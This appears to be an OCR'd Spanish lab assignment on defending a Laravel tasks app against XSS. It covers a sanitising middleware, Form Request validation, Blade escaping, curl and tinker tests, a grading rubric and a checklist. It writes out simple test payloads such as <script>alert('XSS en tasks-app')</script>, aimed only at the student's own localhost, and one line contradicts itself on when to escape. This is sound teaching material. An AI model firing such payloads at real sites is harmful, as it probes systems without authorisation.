

Input del usuario
<script>alert('XSS en tasks-app')</script>
Capa 1 — Middleware SanitizeInput
strip_tags() elimina <script>...</script>
trim() elimina espacios sobrantes
→ alert('XSS en tasks-app')
Capa 2 — StoreTaskRequest
prepareForValidation(): trim() en title
rules(): valida string, min:3, max:200, regex
→ alert('XSS en tasks-app') ✓ válido
Base de datos PostgreSQL
Almacena: alert('XSS en tasks-app')
Capa 3 — Blade {{ }}
htmlspecialchars() convierte ' → '
Escapa caracteres especiales para HTML
→ <h3>alert('XSS en tasks-app')</h3>
Navegador (resultado final)
Visual: alert('XSS en tasks-app')
Fuente HTML: alert('XSS en tasks-app')
Sin popup. Sin ejecución. Ataque neutralizado ✓

Prueba FALLIDA (sin protección)	Prueba EXITOSA (con protección)
El navegador muestra un popup de alerta. El script se ejecutó. La aplicación es vulnerable.	El tag <script> fue eliminado por el middleware. El navegador muestra alert('XSS en tasks-app') como texto plano. No aparece ningún popup. La aplicación es segura.

Segunda prueba — validación del regex en título:

```
# Intenta ingresar en el campo Título:

Revisar {documentación} del <proyecto>


# Resultado esperado: error de validación:

# 'El título contiene caracteres no permitidos (< > { }).'

# El formulario NO se envía. El regex /^[^<>{}]*$/ lo rechaza.
```

Paso 8



Tercera prueba — Sanitización de etiquetas HTML (curl):
Verificar el Middleware con las DevTools

Esta prueba verifica que el middleware SanitizeInput elimina etiquetas HTML de formato antes de que los datos lleguen al controlador. Se usa curl para enviar el request directamente, simulando un atacante que omite el formulario del navegador.

Paso 1

```
# Escribe ese comando en la terminal
curl -s http://localhost:8000/tasks/create -c cookies.txt -b cookies.txt | grep -o
'name="_token" value="[^"]*"'
```

Este comando devuelve algo como:

```
name "_token" value "7NyXwxgHR1HEfpMColagDN7voO3RTZ9qdr1fugPL"
```

Copiar el valor del token — se usará en el Paso 2.

Paso 2

```
# Escribe ese comando en la terminal

curl -X POST http://localhost:8000/tasks \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  -c cookies.txt -b cookies.txt -L \
  -d 'title=<b>Tarea</b>
importante&status=pending&priority=medium&_token=7NyXwxgHR1HEfpMColagDN7voO3RTZ9qdr1f
ugPL'
```

Paso 3 – Verificar en tinker

```
# Escribe ese comando en la terminal

php artisan tinker

>>> App\Models\Task::latest()->first(['title','status','priority']);
```

Resultado esperado:

```
= App\Models\Task {#6509
    title: "Tarea importante",
    status: "pending",
    priority: "medium",
  }
```

Prueba adicional via tinker para verificar la sanitización:

```
php artisan tinker



# Simular la sanitización del middleware

>>> $input = '<script>alert(1)</script>Tarea normal';

>>> trim(strip_tags($input));

// => "alert(1)Tarea normal"



>>> $input2 = '  <b>Texto</b> con <em>formato</em>  ';

>>> trim(strip_tags($input2));

// => 'Texto con formato'



>>> $input3 = '<script>evil()</script>';

>>> trim(strip_tags($input3));

// => "evil()"
```

Diferencia clave entre strip_tags y htmlspecialchars:

```
strip_tags('<b>Hola</b>')  →  'Hola'   (elimina las etiquetas)
htmlspecialchars('<b>Hola</b>')  →  '&lt;b&gt;Hola&lt;/b&gt;'  (convierte a entidades)
```

Usa strip_tags en el middleware (limpieza) y htmlspecialchars antes de almacenar (codificación). Blade usa htmlspecialchars internamente al renderizar con {{ }}.

■ 3. Capturas de Pantalla Esperadas

El estudiante debe documentar las siguientes capturas en su reporte. Cada una debe mostrar el prompt del terminal o la URL del navegador para confirmar autenticidad.

#	Momento	Descripción del resultado esperado	URL / Comando
1	**Migración exitosa**	Terminal muestra 'DONE' para create_tasks_table sin errores. psql \d tasks muestra todas las columnas.	`php artisan migrate`
2	**Formulario de creación**	Página web con todos los campos del formulario, sin errores en consola del navegador.	`localhost:8000/tasks/create`
3	**Error de validación — título vacío**	Formulario con mensaje 'El título de la tarea es obligatorio.' en rojo bajo el campo vacío.	`localhost:8000/tasks`
4	**Error de validación — regex**	Mensaje 'El título contiene caracteres no permitidos (< > { }).' al ingresar caracteres inválidos.	`localhost:8000/tasks`
5	**Error de validación — email inválido**	Mensaje 'El correo asignado no tiene un formato válido.' con un email malformado.	`localhost:8000/tasks`
6	**Error de validación — fecha pasada**	Mensaje 'La fecha límite no puede ser una fecha pasada.' con fecha anterior a hoy.	`localhost:8000/tasks`
7	**Prueba XSS — título con script**	La página show.blade.php muestra el texto alert('XSS en tasks-app') LITERALMENTE sin popup.	`localhost:8000/tasks/show`
8	**Código fuente HTML escapado**	alert('XSS en tasks-app')	`Ver código fuente`
9	**Tarea creada exitosamente**	Página show con mensaje de éxito en verde y todos los campos correctamente almacenados.	`localhost:8000/tasks/{id}`
10	**Tinker — sanitización**	Terminal tinker mostrando strip_tags convirtiendo el input malicioso.	`php artisan tinker`

■ 4. Rúbrica de Evaluación

Puntuación total: 35 puntos. Convertidos a escala 0–100 para el registro académico.

#	Criterio	Indicador de Logro	Pts.	Obt.
1	**Migración y Modelo Task**	UUID como PK, enum status/priority, foreignUuid(user_id) correcto, SoftDeletes. psql \d tasks confirma estructura.	3	
2	**StoreTaskRequest — reglas completas**	Las 6 reglas (title, description, status, priority, due_date, assigned_email) con sus restricciones correctas y el método messages() en español.	4	
3	**UpdateTaskRequest con 'sometimes'**	Las mismas reglas con 'sometimes' para soportar PATCH. messages() reutiliza StoreTaskRequest.	3	
4	**prepareForValidation() implementado**	trim() en title y email, strip_tags() en description, strtolower() en email. Verificado en ambos Form Requests.	3	
5	**Middleware SanitizeInput registrado**	El middleware existe, excluye password/_token, aplica trim+strip_tags recursivamente. Registrado en bootstrap/app.php.	4	
6	**Prueba XSS documentada**	Captura #7 muestra el script como texto plano. Captura #8 muestra el HTML escapado en el código fuente.	5	
7	**Vistas Blade con {{ }} correcto**	Todas las vistas usan {{ }} para mostrar datos del usuario. No hay uso de {!! !!} con datos no confiables.	3	
8	**Mensajes de error en español**	Todos los errores aparecen en español con contexto específico (no mensajes genéricos de Laravel).	3	
9	**Formulario con old() y @error**	Los campos se repopulan con old() al fallar la validación. Cada campo tiene su bloque @error.	3	
10	**Reporte y análisis**	Explica la diferencia entre {{ }} y {!! !!}, por qué strip_tags y htmlspecialchars son complementarios, y el riesgo XSS mitigado.	4	
		TOTAL	**35**	

Escala de Calificación

Rango de Puntos	Calificación	Nota (escala 100)	Nivel de Logro
32–35	Excelente	91–100	Supera las expectativas
26–31	Bueno	74–90	Cumple completamente
18–25	Regular	51–73	Cumple parcialmente
0–17	Insuficiente	0–50	No cumple los mínimos

Lista de Verificación para Entrega

✓	Ítem a entregar	
☐	app/Http/Requests/StoreTaskRequest.php con reglas completas y messages() en español	
☐	app/Http/Requests/UpdateTaskRequest.php con 'sometimes' y prepareForValidation()	
☐	app/Http/Middleware/SanitizeInput.php registrado en bootstrap/app.php	
☐	app/Http/Controllers/TaskController.php usando ambos Form Requests	
☐	database/migrations/xxxx_create_tasks_table.php con uuid, enums y foreign key	
☐	resources/views/ con layouts/app.blade.php, tasks/create.blade.php, show.blade.php, index.blade.php	
☐	Reporte PDF con las 10 capturas de pantalla documentadas	
☐	Análisis escrito: diferencia {{ }} vs {!! !!} y defensa en profundidad (middleware + Form Request + htmlspecialchars)	